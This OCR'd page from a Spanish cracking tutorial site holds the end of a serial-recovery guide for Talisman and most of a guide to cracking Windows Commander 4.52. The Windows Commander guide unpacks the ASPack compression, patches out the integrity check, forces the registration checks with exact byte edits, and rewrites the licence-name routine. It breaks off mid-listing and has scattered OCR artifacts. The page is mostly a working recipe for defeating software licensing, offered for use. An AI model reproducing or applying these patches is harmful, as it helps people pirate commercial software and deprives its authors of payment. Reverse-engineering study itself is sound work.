
```
                                >multiplicación en ESI
0177:0047EFAF CMP ESI,[EBP-04] >Compara ESI con el contenido de la
                                >dirección apuntada por EBP-04, que
                                >no es otro que nuestro Code falso
0177:0047EFB2 JNZ 0047F077   >Si no son iguales salta
```

Bien, como decíamos al inicio de éste tutorial, el esquema de protección no puede ser más simple. La rutina recoge una cadena, se inicia un bucle que recorre todos los caracteres de dicha cadena, se suman los números de órden de la tabla ASCII de cada uno de los caracteres de la cadena y se guardan en una variable (léase registro del microprocesador), posteriormente ésa suma se multiplica por una constante (en éste caso "309 hexadecimal"), y por último se compara el resultado de dicha multiplicación con el Code que hemos introducido; si la comparación dá cero como resultado (es decir, si son iguales) el proceso de registro de finaliza con éxito; en caso contrario se nos muestra el mensaje de error que hemos visto antes.

Obviamente, lo más sencillo es que cuando en nuestro proceso de depuración del código del programa lleguemos a la posición '0177:0047EFAF CMP ESI,[EBP-04]', averiguemos qué es lo que contiene el registro ESI ya que se tratará del Code correcto. Para éllo, hacemos lo siguiente:

```
:? esi
000852AE 0000545454 " R®"
```

El depurador responde mostrándonos primeramente el valor hexadecimal del contenido del registro ESI y, ésto es lo que nos interesa, el valor decimal: "545454". Este debe ser nuestro Code correcto. No nos resta más que comprobarlo. Para éllo, primero desactivamos los breakpoints que podamos tener activos en el despurador escribiendo "BD *" e introducimos "545454" como Code. ¡Este es el resultado!



¿Dónde se guardan los detalles del registro? Se guardan en el Registro de Windows, en las subclaves 'usercode' y 'username' de la clave 'Mi PC\HKEY_CURRENT_USER\Software\Lighttek\Talisman'. Si eliminamos cualquiera de las dos subclaves, el programa devendrá nuevamente al estado de 'Unregistered'. (Lo digo para que pueda practicar).

Nombre de usuario: MeGaBiTe

Registration Code:

Generar Registration Code

Bueno, con éste pequeño formulario podrá registrar el programa con su Name. En cualquier caso, no creo que nadie tenga ninguna dificultad si quiere escribir un KeyGen.

Me gustaría saludar a mis crackers favoritos y de los que más he aprendido.

Son éstos: Torn@do, The SandMan, BalckB, +Fravia, TNT!, ECD, Karpoff, Wkt. Esto no quiere decir que no haya otros extraordinarios crackers.

NOTA: Si le gusta el programa, cómprelo. Los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo.

¡No es justo!

Ensayo por: MeGaBiTe

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Windows Commander 4.52

PROTECCION:	**Fichero llave**
Objetivo:	Simular estar registrados
Descripcion:	Excelente programa para manejar ficheros en windows
Dificultad:	Entre fácil y media
DOWNLOAD:	http://www.ghisler.com/
Herramientas:	**Softice, W32dasm, Editor Hexadecimal, ProcDump**
CRACKER:	**SnOp** **FECHA: 15/2/2001**

INTRODUCCION

Hola a todos ! En este tutorial voy a contar como simular estar registrados en el excelente programa "Windows Commander 4.52".

Deciros ke voy a partir de la base ke los ke lean este tutorial tienen ya unos conocimientos de cracking básicos e incluso avanzados. No voy a explicar mucho como se usan los programas ke vamos a usar pero si lo ke se debe hacer. Por todo ello he puesto la dificultad de este tutorial en más bien media ke fácil.

Por otro lado considero ke el programa en cuestión no es fácil de crackear (al menos con el método ke yo he usado he tardado un par de días en enterarme de como iba la copla). Bueno vamos a lo bueno.

AL ATAKE

PRIMERA PARTE: TRABAJEMOS A GUSTO, COÑO

Pues si, lo primero es trabajar a gusto. Aunque como veréis mi objetivo final será hacer un "loader" y no haría falta descomprimir el archivo (ke como vamos a ver está comprimido con Aspack) lo vamos ha hacer pq de esta forma podremos desensamblarlo con el w32dasm con lo cual veremos mejor como va el tema. Entonces en la copia descomprimida realizaremos los cambios pertinentes para probarlos.

Vamos allá. Empecemos abriendo el ejecutable principal con el PE editor del ProcDump (no sin antes haber realizado la correspondiente copia de seguridad del fichero ke luego pasa lo ke pasa...). Si nos fijamos hay una sección llamada Aspack ke nos informa perfectamente de como está comprimido. Yo lo voy a descomprimir "manualmente" pq ninguna de las versiones ke me venían en el ProcDump me funcionaba (bueno, de hecho tampoco las probé con esta versión del windows commander pero en la 4.51 no funcionaba ninguna).

Antes ke nada debemos cambiar el valor de la sección CODE - Characteristics de C0000040 a E0000020 en el fichero wincmd32.exe pq de esta manera conseguiremos ke el Sice (Soft Ice) rompa al iniciar el programa cuando lo cargamos con el Symbol Loader. Si no lo hacemos el programa entra directamente y no podemos poner los breakpoints como queremos.

Bien una vez hecho esto cargamos el ejecutable ke hemos modificado en el symbol loader y lo ejecutamos. Nusetro objetivo será encontrar el punto de entrada original y dumpear el programa al disco duro mediante el Proc Dump. Para descomprimirlo voy a usar una técnica ke aprendí gracias al tutorial de Nopper sobre el Acdsee 3.0. Según él, la estructura de muchos compresores es, muy por encima, la siguiente:

PUSHAD

CALL rutina de descompresión

POPAD (cuyo opcode es 61, lo podemos mirar mediante el Soft Ice)

salto al inicio del programa descomprimido

Por lo tanto vamos a intentar encontrar este POPAD. Para hacerlo, como sabemos ke su opcode es 61, vamos ha buscar este opcode a partir de donde rompemos inicialmente. Es decir ke si nos fijamos inicialmente el softice al ejecutar el windows commander des del fichero comprimido rompe en 5AE001. Luego pondremos:

S 5AE001 L FFFFFF 61

Esto buscará el número 61 en el código a partir de la posición especificada, 5AE001, y tantos bytes de longitud como le digamos (en nuestro caso he puesto ffffff ke es más ke suficiente). Recordad ke todos los números ke pongo son en hexadecimal. Como ya he dicho este tutorial no es para novatos y por eso doy por sentado ke el sistema hexadecimal se domina (entre muchas otras cosas). Y es ke como dijo Torrente: "Esto no es Bambi..."

Bien, vemos ke esto nos devuelve la posición 5AE337. Pero si ponemos un breakpoint en esta posición no romperá el programa, pq de hecho, este 61 no es una instrucción de POPAD sino ke es una parte de otra instrucción (no se cual, no me he molestado en mirarlo). Por eso ahora lo ke vamos ha hacer es repetir la búsqueda pero ahora a partir de la posición ke nos han dado:

S 5AE338 L FFFFFF 61 (nótese ke he puesto 5AE338 y no 5AE337 pq tenemos ke buscar más allá de la posición ke nos han dado, pues si ponemos 5AE337 nos devolverá otra vez 5AE337).

Bien, ahora nos devuelve la posición 5AE4F3. Ponemos un bpx (breakpoint on execution) en esta posición y pulsamos F5. Ahora sí. Ahora el Sice ha roto donde queríamos. Si ahora pulsamos F10 tres veces llegaremos a un ret. Si pulsamos F10 otra vez veremos ke el salto ke hace desde este ret es muy grande y ke aterriza en la posición 543530. Pues bien, este es el punto de entrada original antes de ke el programa fuera comprimido. Anotamos este número, salimos del programa y volvemos a ejecutarlo. Paramos en el ya mencionado ret y ahí ponemos A en el Sice, ke es el comando para editar código en ensamblador. Ponemos

JMP EIP

De esta forma el programa entra en un bucle infinito. Salgamos del Sice y carguemos el ProcDump. En el menú de tareas abiertas debería haber el Windows Commander. Le damos con el botón derecho y seleccionamos "Dump Full". Ahora volvemos a seleccionar el Windows Commander en el menú de tareas ke se estan ejecutando y le damos a "Kill Task" para ke cierra la aplicación (pq está en un bucle infinito).De esta forma tendremos el ejecutable original descomprimido. Ahora solo nos falta editar con el PE editor la cabecera de este ejecutable ke hemos obtenido y sustituir su entry point por el original ke ya hemos obtenido (recordemos ke el número ke debemos introducir es el entry point ke hemos encontrado menos el Image Base ke es 400000). Total ke el numero ke debemos introducir es: 543530 - 400000 = 143530.

Pos bien, si ahora ejecutamos el programa mediante el ejecutable descomprimido este debería funcionar correctamente. Ahora lo podemos desensamblar con el w32dasm y tener un listado muerto ke siempre resulta útil. Un recomendación es ke hagáis también una copia de seguridad del ejecutable descomprimido.

Antes de ponernos a registrar el programa en si debemos eliminar la protección ke comprueba si el ejecutable ha sido modificado. Supongo ke os habréis dado cuenta ke el programa cuando lleva unos segundos en funcionamiento nos muestra un mensaje diciendo ke el ejecutable ha sido modificado posiblemente un virus (aunque en este caso mejor ke dijera por un cracker...). Pos bien, el autor nos ayuda mucho pues pone el mensaje mediante un messageboxa. Por lo tanto ejecutamos el programa y ponemos:

bpx MessageBoxA

Esperamos unos segundos y el saltaremos al soft ice. Pulsamos F12 para salir de la función MessageBoxA en si, le damos al enter y aterrizamos en la llamada ke hace el ejecutable del win. commander a esta función. Anotamos esta dirección, ke es 4EAC67 y vamos al w32dasm. Donde nos encontramos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004EA908(C)                <-----------Este salto será la clave
|

* Possible Reference to String Resource ID=01345: "Print"
|
:004EAC21 6841050000 push 00000541
:004EAC26 8B45FC mov eax, dword ptr [ebp-04]
:004EAC29 E88A6EF3FF call 00421AB8
:004EAC2E 50 push eax
:004EAC2F E8C4ADF1FF call 004059F8
:004EAC34 8B45FC mov eax, dword ptr [ebp-04]
:004EAC37 C6801F05000000 mov byte ptr [eax+0000051F], 00

* Possible Reference to String Resource ID=00016: "Specify file type"
|
:004EAC3E 6A10 push 00000010
:004EAC40 E8FBADF1FF call 00405A40

* Possible Reference to String Resource ID=00016: "Specify file type"
|
:004EAC45 6A10 push 00000010

* Possible StringData Ref from Code Obj ->"Windows Commander"
|
:004EAC47 A104485400 mov eax, dword ptr [00544804]
:004EAC4C 50 push eax
:004EAC4D 8D85E4FDFFFF lea eax, dword ptr [ebp+FFFFFDE4]
:004EAC53 E87CF0F1FF call 00409CD4
:004EAC58 50 push eax
:004EAC59 8B45FC mov eax, dword ptr [ebp-04]
:004EAC5C E8576EF3FF call 00421AB8
:004EAC61 50 push eax
:004EAC62 E8E1ADF1FF call 00405A48        <------------Este es el call al MessageBoxA

:004EAC67 6A00 push 00000000                <-----------Akí es donde aterrizamos después de pulsar F12
```

Bien, pues como veis he marcado el salto al ke se llega a la pantalla de "possible virus". Si vamos a este salto en 4EA908 y lo evitamos (poiendo nop) vemos ke ya no nos dará este mensaje y ke no saldrá del programa por mucho tiempo ke pase.

Bueno, de hecho no es cierto. ¿Qué pasa si creamos un directorio, copiamos un fichero, etc...? Pues ke justo después de hacer lo ke se le pide sale inmediatamente del programa. Creo ke por el mismo motivo ke antes, pq detecta ke el fichero ha sido modificado. Pues vamos a solucionarlo.

Vemos ke si entramos en el menú de Ayuda del win. comm. y entramos en "Acerca de Windows Commander" nos muestra una pantalla donde dice ke no estamos registrados, bla, bla, bla... Pero lo más importante es ke cuando la cerramos el programa también sale. Esta ventana es también un MessageBoxA. Por lo tanto vamos ha poner un bpx MessageBoxA otra vez. Entramos en "Acerca de Windows Commander" y salta el Sice. Le damos a F12, a aceptar y volvemos al Sice en la posición 4EAC67. Le damos unas cuantas veces al F10 hasta ke llegamos a 4F3BAB ke es un jz (salta si 0). Vamos a ver este salto en el w32dasm:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004F271A(U), :004F2751(U), :004F2760(U), :004F2770(U), :004F2780(U)
|:004F2790(U), :004F27A0(U), :004F27B0(U), :004F27E6(C), :004F27FA(U)
|:004F2812(U), :004F2824(U), :004F2838(U), :004F284A(U), :004F285C(U)
|:004F2869(U), :004F287C(U), :004F289B(U), :004F28AF(U), :004F28C1(U)
|:004F28D3(U), :004F28E7(U), :004F2905(U), :004F291D(U), :004F2953(U)
|:004F2978(U), :004F2984(U), :004F2998(U), :004F29AC(U), :004F29BE(U)
|:004F29DA(U), :004F29F9(U), :004F2A0E(U), :004F2A23(U), :004F2A36(U)
|:004F2A4F(U), :004F2A62(U), :004F2A75(U), :004F2A88(U), :004F2A9B(U)
|:004F2AAE(U), :004F2ABF(U), :004F2AD3(U), :004F2AE7(U), :004F2AFB(U)
|:004F2B0F(U), :004F2B34(U), :004F2B5E(U), :004F2B6F(U), :004F2B80(U)
|:004F2B8F(U), :004F2B9E(U), :004F2BAD(U), :004F2BBC(U), :004F2BCB(U)
|:004F2BDA(U), :004F2BE8(U), :004F2BF9(U), :004F2C0A(U), :004F2C1B(U)
|:004F2C2C(U), :004F2C44(U), :004F2C55(U), :004F2C66(U), :004F2C75(U)
|:004F2C84(U), :004F2C93(U), :004F2CA2(U), :004F2CB1(U), :004F2CC0(U)
|:004F2CCE(U), :004F2CDF(U), :004F2CF0(U), :004F2D01(U), :004F2D12(U)
|:004F2D2A(U), :004F2D3C(U), :004F2D4E(U), :004F2D7D(C), :004F2D88(U)
|:004F2D9A(U), :004F2DB0(U), :004F2DC6(U), :004F2DE8(C), :004F2E25(U)
|:004F2E47(C), :004F2E84(U), :004F2E98(U), :004F2EAC(U), :004F2EC6(U)
|:004F2ED8(U), :004F2EEA(U), :004F2EF4(U), :004F2F08(U), :004F2F1F(U)
|:004F2F36(U), :004F2F4D(U), :004F2F64(U), :004F2F7B(U), :004F2F92(U)
|:004F2FA9(U), :004F2FC0(U), :004F2FD7(U), :004F2FE4(U), :004F2FF1(U)
|:004F3025(U), :004F3048(C), :004F3076(U), :004F3099(U), :004F30B9(U)
|:004F30D2(U), :004F30E8(U), :004F30F2(U), :004F3101(U), :004F310B(U)
|:004F3115(U), :004F311F(U), :004F3129(U), :004F3146(U), :004F3166(U)
|:004F3186(U), :004F3198(U), :004F31B7(U), :004F31D6(U), :004F31F5(U)
|:004F3214(U), :004F322A(U), :004F3249(U), :004F325F(U), :004F3285(U)
|:004F328F(U), :004F32AC(U), :004F32C9(U), :004F32D5(U), :004F32E1(U)
|:004F3310(U), :004F333F(U), :004F339A(C), :004F33BE(U), :004F33D8(U)
|:004F33F2(U), :004F3461(U), :004F34BD(U), :004F3501(U), :004F355D(U)
|:004F3567(U), :004F35D8(U), :004F3607(C), :004F3634(U), :004F364E(U)
|:004F3658(U), :004F3687(C), :004F36B4(U), :004F36CE(U), :004F36D8(U)
|:004F36E8(U), :004F3737(U), :004F3746(U), :004F3758(U), :004F3767(C)
|:004F3781(U), :004F3793(U), :004F37A5(U), :004F37B7(U), :004F37C9(U)
|:004F37DB(U), :004F3830(U), :004F3842(U), :004F3854(U), :004F38CC(U)
|:004F3985(U), :004F3997(U), :004F39EF(U), :004F3A03(U), :004F3A0F(C)
|:004F3A1C(U), :004F3A28(C), :004F3A35(U), :004F3A44(U), :004F3A5E(C)
|:004F3A69(U), :004F3ABB(U), :004F3AD6(U), :004F3B70(U), :004F3B7B(U)
|:004F3B84(U)
|
:004F3BA1 A198525400 mov eax, dword ptr [00545298]
:004F3BA6 2DB9230000 sub eax, 000023B9
:004F3BAB 740A je 004F3BB7      <-----------Este es el salto en cuestión
```

Espectacular verdad ? Fijaos cuantas saltos se refieren a esta parte del programa. Si lo comprobamos con el fichero original sin modificar en absoluto el programa salta en 4F3BAB. Si lo hacemos des del fichero modificado no salta. Por lo tanto sustituiremos este je por un jmp incondicional. Para ello bastará con sustituir el 740A por EB0A (por ke EB significa salto incondicional y 0A es la distancia a la ke saltará, ke es la misma ke en el je).

Pues bien, ahora el programa ya no sale por na del mundo a menos ke nosotros se lo ordenemos. Por lo tanto ya podemos TRABAJAR CÓMODAMENTE.

SEGUNDA PARTE: EL CRACK EN SI

Bueno, esta parte ke hemos hecho era la sencilla. Ahora llega el curro de verdad. En realidad para mi lo complicado en este caso fue dar con la rutina de comprobación de registro. Y después empanarme de como crackearla. Pero de hecho es fácil (una vez lo sabes, claro está). Yo me tiré unos dias pa encontrarlo todo, pero yo os voy a dar la receta fácil con cierto truquillo. El truquillo consiste en buscar en el w32dasm la cadena de texto: "User licence". La encontramos en 4D931C. Pues bien ahora vamos mirando donde empieza esta rutina, es decir buscamos algo del tipo "Referenced by a call at...". Lo encontramos bastante arriba:

```
* Referenced by a CALL at Address:
|:004D6B1C
|
```

:004D8CD0 55 push ebp
:004D8CD1 8BEC mov ebp, esp

También debemos encontrar el final de la rutina, para eso ponemos buscar en el menú para buscar el primer "ret" partiendo des del principio. Lo encontramos en 4D94D9. Por lo tanto nuestra rutina de comprobación está comprendida entre 4D8CD0 y 4D94D9. Pos bien, si la miramos por encima a lo mejor no nos damos cuenta, pero si keremos llegar a ke se ejecute la parte donde dice User Licence (ke suponemos ke si se llega a ejecutar es pq cree ke el programa esta registrado) en realidad lo ke necesitamos es ke ebx sea diferente de 0. No voy a contar como se llega a esta conclusión, pq es largo, pero hay varias formas de verlo con solo mirar la porción de código ya mencionada y reparando en los test bl, bl ke hay dispersos por ahí (lo dejo como ejercicio).

Pos bien, lo ke keremos nosotros es ke en ningún caso ebx sea 0. Para ke esto se cumpla debemos evitar ke se ejecuten todas las lineas del tipo:

xor ebx, ebx

Para ello nos situaremos al inicio de la rutina (en 4D8CD0) y pondremos find text en el w32dasm y buscaremos xor ebx, ebx. Iremos buscando hasta ke pasemos del final, es decir pararemos cuando encontremos un xor ebx, ebx ke esté más allá de 4D94D9.

Encontraremos 6 xor ebx, ebx en :

4D8DE0, 4D9046, 4D90ED, 4D9146, 4D915C, 4D945D

Ok, pero ahora lo ke tenemos ke hacer es ir al w32dasm y mirar todas las posiciones una a una. Para cada posición anotaremos el salto ke nos hace llegar a ella o ke lo evita. Es decir ke lo ke realmente nos importa es evitar ke se llegue a la linea del xor ebx, ebx, no bastará con nopear los xor ebx, ebx. Como son muchos yo pondré un par de ejemplos y vosotros haréis los demás. En el primer caso, el xor ebx, ebx de 4D8DE0:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8D9D(C)
|
:004D8DB1 E86AA7F2FF call 00403520
:004D8DB6 83B80C00000000 cmp dword ptr [eax+0000000C], 00000000
:004D8DBD 7521 jne 004D8DE0          <------------------------Este es el salto ke lleba a xor ebx, ebx, lo evitaremos
:004D8DBF 8D85E2FEFFFF lea eax, dword ptr [ebp+FFFFFEE2]
:004D8DC5 50 push eax
:004D8DC6 8D9570FAFFFF lea edx, dword ptr [ebp+FFFFFA70]
:004D8DCC 66B90004 mov cx, 0400
:004D8DD0 8BC6 mov eax, esi
:004D8DD2 E83941F6FF call 0043CF10
:004D8DD7 8BC6 mov eax, esi
:004D8DD9 E8C240F6FF call 0043CEA0
:004D8DDE EB0B jmp 004D8DEB

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8DBD(C)
|
:004D8DE0 33DB xor ebx, ebx          <--------------Aquí está el primer xor ebx, ebx ke queremos evitar
:004D8DE2 66C785E2FEFFFF0000 mov word ptr [ebp+FFFFFEE2], 0000
```

Como veis el salto ke debemos evitar es el de 4D8DBD. Os recomiendo ke os hagáis una pequeña lista con cada salto y al lado os pongáis lo ke debe hacer cada salto (pq hay saltos ke keremos ke salten y otros no). Es decir ke en este caso pondríamos:

"4D8DBD evitar el salto"

Por cierto, por si lo queréis saber este salto comprueba si existe un fichero llamado "wincmd.key" si está no salta y si está, salta hacia el código de no registrado. Si creáis el fichero wincmd.key veréis como este salto no haría falta modificarlo.

Bien en el caso del xor ebx, ebx de 4D9046:

:004D9040 0F84AE000000 je 004D90F4
:004D9046 33DB xor ebx, ebx

Bien, está claro ke el salto en 4D9040 debe saltar para evitar ke se ejecute el xor. Pondríamos en la lista:

4D9040 debe saltar

Bien, así lo haríamos con el resto de xor. Finalmente obtendríamos la lista siguiente:

4D8DBD no debe saltar

4D9050 debe saltar

4D90ED no hace falta tocarlo pues ya tiene saltos incondicionales encima, luego nunca se ejecutará

4D9144 debe saltar

4D915A debe saltar

4D945B debe saltar

Muy bien, ahora pondríamos todos los breakpoints (el de 4D90ED vemos ke no hace falta) en esas direcciones y ejecutariamos el programa. Yo recomiendo ke al principio no modifiquemos nada, es decir ke al llegar a un salto, si por ejemplo es un jz y keremos ke salte y el sice nos indica ke tal y como estan las cosas no salta (al lado de la instrucción pone no jump) bastará con modificar el flag en cuestión. En este caso bastará con marcar en la pantalla de los registros del Sice (ke se activa poniendo wr) el registro en cuestión y pulsar "insert". De este modo vereis como donde antes ponía no jump ahora pone jump.

Vale, pues si hacéis las pruebas veréis ke al final resulta ke solo nos hará falta modificar 3 de los saltos mencionados:

4D8DBD lo "nopearemos"

4D9040 cambiaremos de 0F84AE000000 a E9AF000000 90 (es decir un salto incondicional más un nop para ke okupe los mismos bytes ke la instrucción inicial)

4D945B forzaremos también el salto poniendo pasando de 7402 a EB02.

Como habréis comprobado ahora ya no nos sale la nag screen y si vamos a "acerca de windows commander" nos pone ke estamos registrados y pone el user licence. Pero como veréis el nombre ke aparece es una mezcla de caracteres extraños. Esto se debe a ke la información de la persona ke se ha registrado la debería de recoger del fichero wincmd.key, pero este no existe (a menos ke lo hayas creado). En el siguiente apartado veremos como solucionar este problema sin tener ke crear el fichero wincmd.key ni nada.

TERCERA PARTE: REGISTRADO A...

Primero de todo deciros ke la idea de esta parte la saqué de un crack del windows commander 4.05 ke ya tenía hecho por otra persona. Es decir ke la idea de crackearlo así no es mia, pero voy a explicarla.

La teoría es ke en alguna parte del código hay una función ke nos carga los datos "raros" ke vemos arriba o al abrir el menú de "acerca de windows commander". Estos datos, como ya he dicho, vendrían definidos por el fichero wincmd.key, pero yo no logré encontrar la manera en como se guardaban estos datos, y tampoco me maté mucho. En lugar de eso decidí ir directamente a esa función e intentar modificarla para ke me colocase en memoria los datos ke yo quisiera. Lo primero, pues, será encontrar dicha función. Esta función se encontrará dentro de la rutina ke hemos mencionado anteriormente, es decir, entre las líneas 4D8CD0 y 4D94D9. Entre ellas encontraremos algún call ke una vez ejecutado dejará en memoria los extraños símbolos ke aparecen y ke deberían ser nuestro nombre o lo ke queramos.

Utilicé un método rudimentario pero efectivo para averiguar cual era la función ke me cargaba los datos en memoria. Primero de todo me fijé en lo ke ponía arriba de la pantalla. Eran todo carácteres sin sentido, pero en mi caso había una secuencia por en medio ke ponia 74bC. Puse un bpx en 4D94D9, es decir al final de la función, en la instrucción ret. Ejecuté el programa con el breakpoint puesto y cuando se detuvo en 4D94D9 la teoría era ke la información de la cabecera ya debía estar en memoria pues se habría cargado en algún momento de la rutina. Sabía ke parte de esa información era 74bC. Así ke puse:

S 0 L FFFFFF '74bC' Fijaos ke lo he puesto entre comillas simples pq estoy buscando ahora referencias de texto concretas y no un número como pasó cuando buscábamos el POPAD. Fijaos también ke se deben respetar las mayúsculas y las minúsculas.

Muy bien, al poner esto apareció la cadena buscada en la pantalla de memoria. El resto de caracteres "ininteligibles" vemos ke son datos ke se salen del rango del código ASCII y ke por alguna razón se ponen caracteres "extraños" pues

no sabe como interpretarlos. Pero por seguridad volví a repetir la búsqueda otra vez a partir de esta dirección de memoria ke en mi caso era 72F3F1:

S 72F3F2 L FFFFFF '74bC'

Con lo cual encontré otro lugar de memoria donde también havia esta información. Ya os digo ke lo primero ke hice fue aplicar la técnica ke comentaré a la primera vez ke encontré la información, pero no dió resultado, pq el resultado del primer lugar de memoria donde encontramos la información deseada está subeditado al segundo, es decir, depende de lo ke ya hubiera en el segundo lugar de memoria (ke en realidad se carga primero). Por lo tanto nosotros vamos a dejar en la pantalla el lugar donde está la información ke nos brinda la segunda búsqueda.

Una vez tenemos la información ke keremos en la pantalla de memória ponemos un bpx al principio de la rutina de comprobación, es decir en 4D8CD0. Volvemos ha arrancar el programa y este se detiene en 4D8CD0 como es lógico. Si nos fijamos en ese momento en la pantalla de datos no aparecen los mismos datos ke antes. Por lo tanto los datos ke se colocarán en el marco de la pantalla aún no han sido cargados. Para encontrar la función donde se cargan yo empecé a pulsar F10 estando atento a la pantalla de memoria esperando cualquier modificación. Al cabo de bastantes pulsaciones (ya os he dicho ke era un método rudimentario) vi ke la información se cargaba en 4D8FE0. En esta dirección hay un CALL 4D8B34 ke es el siguiente:

```
* Referenced by a CALL at Addresses:
|:004D8C2B , :004D8C3F , :004D8E7F , :004D8ED3 , :004D8FE0
|:004D93FB , :004D96AE
|
:004D8B34 55 push ebp
:004D8B35 8BEC mov ebp, esp
:004D8B37 83C4F8 add esp, FFFFFFF8
:004D8B3A 53 push ebx
:004D8B3B 56 push esi
:004D8B3C 57 push edi
:004D8B3D 8BF9 mov edi, ecx
:004D8B3F 8945FC mov dword ptr [ebp-04], eax
:004D8B42 89152C705400 mov dword ptr [0054702C], edx

* Possible Reference to String Resource ID=00020: "Enter file name to edit:"
|
:004D8B48 C745F814000000 mov [ebp-08], 00000014

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8BA5(C)
|
:004D8B4F 8BF7 mov esi, edi
:004D8B51 85F6 test esi, esi
:004D8B53 7C1C jl 004D8B71
:004D8B55 46 inc esi
:004D8B56 8B5DFC mov ebx, dword ptr [ebp-04]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8B6F(C)
|
:004D8B59 8D4701 lea eax, dword ptr [edi+01]
:004D8B5C E8539FF2FF call 00402AB4
:004D8B61 8B55FC mov edx, dword ptr [ebp-04]
:004D8B64 03D0 add edx, eax
:004D8B66 8BC3 mov eax, ebx
:004D8B68 E8BBFFFFFF call 004D8B28
:004D8B6D 43 inc ebx
:004D8B6E 4E dec esi
:004D8B6F 75E8 jne 004D8B59

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8B53(C)
|
:004D8B71 8BF7 mov esi, edi
:004D8B73 85F6 test esi, esi
:004D8B75 7C2B jl 004D8BA2
:004D8B77 46 inc esi
:004D8B78 8B5DFC mov ebx, dword ptr [ebp-04]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8BA0(C)
|

* Possible Reference to String Resource ID=00008: "Do you really want to delete the %i selected files/directori"
|
:004D8B7B B808000000 mov eax, 00000008
:004D8B80 E82F9FF2FF call 00402AB4
:004D8B85 8BD0 mov edx, eax
:004D8B87 8BC3 mov eax, ebx
```

```
:004D8B89 E876FFFFFF call 004D8B04
:004D8B8E B800010000 mov eax, 00000100
:004D8B93 E81C9FF2FF call 00402AB4
:004D8B98 8A13 mov dl, byte ptr [ebx]
:004D8B9A 32C2 xor al, dl
:004D8B9C 8803 mov byte ptr [ebx], al
:004D8B9E 43 inc ebx
:004D8B9F 4E dec esi
:004D8BA0 75D9 jne 004D8B7B

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8B75(C)
|
:004D8BA2 FF4DF8 dec [ebp-08]
:004D8BA5 75A8 jne 004D8B4F
:004D8BA7 5F pop edi
:004D8BA8 5E pop esi
:004D8BA9 5B pop ebx
:004D8BAA 59 pop ecx
:004D8BAB 59 pop ecx
:004D8BAC 5D pop ebp
:004D8BAD C3 ret
```

Pues muy bien, como esta llamada lo único ke hace es cargar los datos de la persona en memoria la sobreescribiremos y lo haremos "manualmente". Es decir vamos a fijarnos un poco a ver lo ke hace la rutina y vamos a sustituirla entera por una ke haga lo ke nosotros keramos. Lo primero de todo será ver dónde tenemos ke cargar los datos. Si nos fijamos vemos ke el primer dato ke lee a la hora de poner el texto en la pantalla es el ke está en la dirección de EAX al inicio de la rutina más 1A (siempre hablando en cifras en hexadecimal, por supuesto). Por lo tanto lo primero será sumar a EAX el valor 1A, por ejemplo con la función de suma ADD. Luego, a partir de ahí pondremos los sucesivos caracteres ke nosotros queramos de la forma:

MOV byte ptr[EAX], nº de caracter en ASCII

inc EAX (debemos incrementar eax para ke avance una posición de memoria)

Total, ke al final la rutina ke nos quedará será la siguiente:

```
* Referenced by a CALL at Addresses:
|:004D8C2B , :004D8C3F , :004D8E7F , :004D8ED3 , :004D8FE0
|:004D93FB , :004D96AE
|
:004D8B34 0517000000 add eax, 00000017      <-------Fijaos ke no he incrementado eax en 1A directamente
:004D8B39 C60000 mov byte ptr [eax], 00              sino ke previamente le he sumado 17 y luego
3.
:004D8B3C 0503000000 add eax, 00000003                          El porque lo comento más abajo.
:004D8B41 C60053 mov byte ptr [eax], 53
:004D8B44 40 inc eax
:004D8B45 C6006E mov byte ptr [eax], 6E
:004D8B48 40 inc eax
:004D8B49 C6004F mov byte ptr [eax], 4F
:004D8B4C 40 inc eax
:004D8B4D C60070 mov byte ptr [eax], 70
:004D8B50 40 inc eax
:004D8B51 C60020 mov byte ptr [eax], 20
:004D8B54 40 inc eax
:004D8B55 C60043 mov byte ptr [eax], 43
:004D8B58 40 inc eax
:004D8B59 C60072 mov byte ptr [eax], 72
:004D8B5C 40 inc eax
:004D8B5D C60061 mov byte ptr [eax], 61
:004D8B60 40 inc eax
:004D8B61 C60063 mov byte ptr [eax], 63
:004D8B64 40 inc eax
:004D8B65 C6006B mov byte ptr [eax], 6B
:004D8B68 40 inc eax
:004D8B69 C60065 mov byte ptr [eax], 65
:004D8B6C 40 inc eax
:004D8B6D C60064 mov byte ptr [eax], 64
:004D8B70 40 inc eax
:004D8B71 C60020 mov byte ptr [eax], 20
:004D8B74 40 inc eax
:004D8B75 C60056 mov byte ptr [eax], 56
```

```
:004D8B78 40 inc eax
:004D8B79 C60065 mov byte ptr [eax], 65
